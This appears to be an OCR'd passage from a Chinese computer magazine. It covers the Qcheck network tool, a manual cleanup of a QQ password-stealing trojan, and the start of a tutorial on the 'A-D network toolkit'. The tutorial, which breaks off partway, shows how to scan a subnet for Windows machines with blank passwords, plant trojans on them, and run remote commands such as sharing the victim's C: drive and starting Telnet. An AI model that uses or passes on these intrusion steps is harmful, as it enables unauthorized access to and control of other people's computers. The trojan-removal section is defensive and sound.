
(4) Traceroute (TCP or UDP)：追踪TCP或UDP经过的路由。

二、使用

选择好测试端点、协议和参数后，单击程序下方的"Run"按钮进行测试，结果将在结果栏中显示，以测试TCP响应时间为例，结果如图3。其中的"Minimum"、"Average"和"Maximum"分别为响应时间的最小值、平均值和最大值；其他类型的测试也都有相应的结果提示，不再赘述。



如果想了解更加详细的测试结果，可以单击"Details"按钮，将会在浏览器窗口中显示详细信息，如图4。除了测试状态栏中的简略结果外，还有测试端点的信息，包括操作系统版本，内存大小等。



Qcheck作为"Ping"命令的扩展版本，使用图形化界面代替了命令行提示符，通过形象化的设置代替了"Ping"命令的各种繁琐的参数，可以对各种协议进行多种网络状况测试，功能强大而操作简便，测试结果准确直观，可以使我们快捷方便地了解网络状况，称得上网络维护人员的"探路先锋"。

（本文涉及到的工具Endpoint V3.2、Qcheck，光盘有收录）

傻瓜黑客

手工清理QQ密码杀手

朱远喜

近日，笔者的朋友收到一位网友发来的文件，文件名为QICQPASS，图标为一只可爱的小企鹅，那网友告诉他，此文件可以增强QQ聊天的保护功能。结果双击运行后，却什么提示也没有。但是后来发现任务管理器中有个SMTP任务在运行，后来确定是病毒，并最终清除。清除方法特写出来供大家参考。

其实朋友中的是OICQ密码杀手病毒，OICQPASS.exe是个主程序，还有xxc.dll文件，里面填写了Email地址，只要一运行OICQPASS.exe，那么就被种上了木马，他的QICQ密码就会被发送到那个XXC.dll文件里面填写的Email中，幸好朋友的密码还未丢失，于是在任务管理器中马上中断SMTP任务，重新更改密码后开始清除木马。

笔者利用江民2005和QQ病毒专杀工具查杀，竟然报告未发现病毒，那就手工清除吧！首先删除病毒文件，然后到HKEY_LOCAL_MACHINE\Software\Micrsoft\Windows\CurrentVersion\Run查找，发现和此QICQPASS病毒有关的两个启动项，一个是病毒文件所在的地址，另一个为C:\WINNT\SYSTEM32\QICQPASS.EXE，于是分别删除这两个字符串，然后再到C:\WINNT\SYSTEM32目录下去删除QICQPASS这个文件，但怎么查找也没发现这个文件，笔者以为病毒已经清除掉，重新启动机器，在任务管理器中竟然还有一个SMTP在运行，看来病毒还没有完全清除掉，马上停止此任务，继续查找病毒所在。到注册表HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run中一看C:\WINNT\SYSTEM32\QICQPASS.EXE这个启动项仍然存在，看来QICQPASS这个文件一定还存在，但为什么找不到它呢？这个可恶的病毒，你在哪里呢？不论藏在哪里，揪不出来，誓不罢休！于是在C:\WINNT\SYSTEM32中又进行了筛选过滤，发现Winserver这个文件的图标是个小企鹅，这引起了笔者的怀疑，Winserver好象是系统文件但怎么戴个企鹅的帽子呢？删除这个文件后重新启动机器，机器提示"无法加载或运行注册表指定的Winserver.EXE，请确认文件是否存您在的计算机上，或者删除注册表中对它的引用"，再到任务管理器中查毒，一切正常。看来病毒已经清除掉。打开注册表利用查找功能发现病毒竟然在HKEY_LOCAL_USER\Software\Microsoft\Windows\CurrentVersion\Winnt\LOAD中加载的C:\WINNT\SYSTEM32\Winserver.EXE，马上删除掉，看来这个病毒挺狡猾，还会用假象迷惑人，它不但在启动项中放了一个烟幕弹，而且生成了一个貌似系统文件的"Winserver"文件。至此手工清除木马病毒过程宣告结束，笔者也长舒一口气，希望这个方法可以帮助有同样问题的朋友。

菜鸟的黑客利器——啊D网络工具包

闪电精灵


其实我不想成为一名黑客，真的！我是守法的好网民，上网仅仅是聊聊天、玩玩游戏、下载软件、看看新闻而已。因此我压根就没有想过去搜索网络上的电脑，或是攻击他人电脑或窃取资料什么的，可是我的电脑却好几次遭了黑客的入侵！我也曾想揪出入侵者，甚至也"黑"他一把，给他点教训，无奈我水平有限。又不知道自己电脑是如何被别人入侵的。

不过，自从我拥有了"啊D网络工具包"后，我不仅知道如何修补自己电脑的漏洞了，甚至我还到别的人电脑中游览了几回呢！"啊D网络工具包"非常简单易用，功能却非常强大，下面先来看看我是如何入侵别人电脑的。


一、肉鸡查找

利用"肉鸡查找"功能查找一个网段NT、Win2000、XP密码过于简单的主机，并且还有系统版本识别能力。

点击工具格上的"肉鸡查找"标签，进入如图1所示的窗口。在"IP"栏输入要搜索的IP地址，比如我输入：10.178.107.2，那么在"到"栏会自动填入一个网段的结束IP，即10.178.107.255，点击开始扫描，稍等就会看到如图2所示的窗口中已经列出了几台电脑，其中的用户没有设置密码，这就是我们要找的肉鸡呀！




1




2

二、种植木马

如果对方使用的是Win2000，那么我们点击界面下部的“Win
2000远程管理”就能登录到对方的电脑上，如图3。



下一步你就可任意操作了。或点击“远程启动 Telnet”登录到对方的电脑。可惜的是我没有搜索到Win2000的肉鸡，而只是搜索到Win XP的肉鸡，这两项功能都用不上了。不过，我们可以使用“种植木马”功能来实现访问对方电脑。所谓种植木马，其实就是把配置好的木马服务端程序上传到对方的机子上，然后再运行它！




点击“种植木马”按钮进入如图4所示的窗口。点击“本地文件”右侧的按钮调入我们事先做好的木马（这种软件有很多，如网络神偷、广外女生、冰河等等），然后点击“开始”按钮，稍等一会就会返回成功与否的信息。如果成功了，那么对方就成为你的肉鸡了！如果不成功的话可以尝试更换一个用户试试，或者对其它的电脑进行种植木马的操作。

什么？你还不会使用肉鸡？我倒……其实还是能进入对方电脑的，由于“本地文件”栏为空时，那么只会在对方机子里添加命令！在“启动命令”栏选择或输入控制命令，例如输入：**net share abc=c:**（将对方的C盘共享为“abc”），**net start telnet**（启动对方机子的Telnet服务），然后点击“开始”按钮，成功后对方电脑已经有共享目录了——abc。那么我们如何对访问这个abc共享盘呢？请继续向下看。

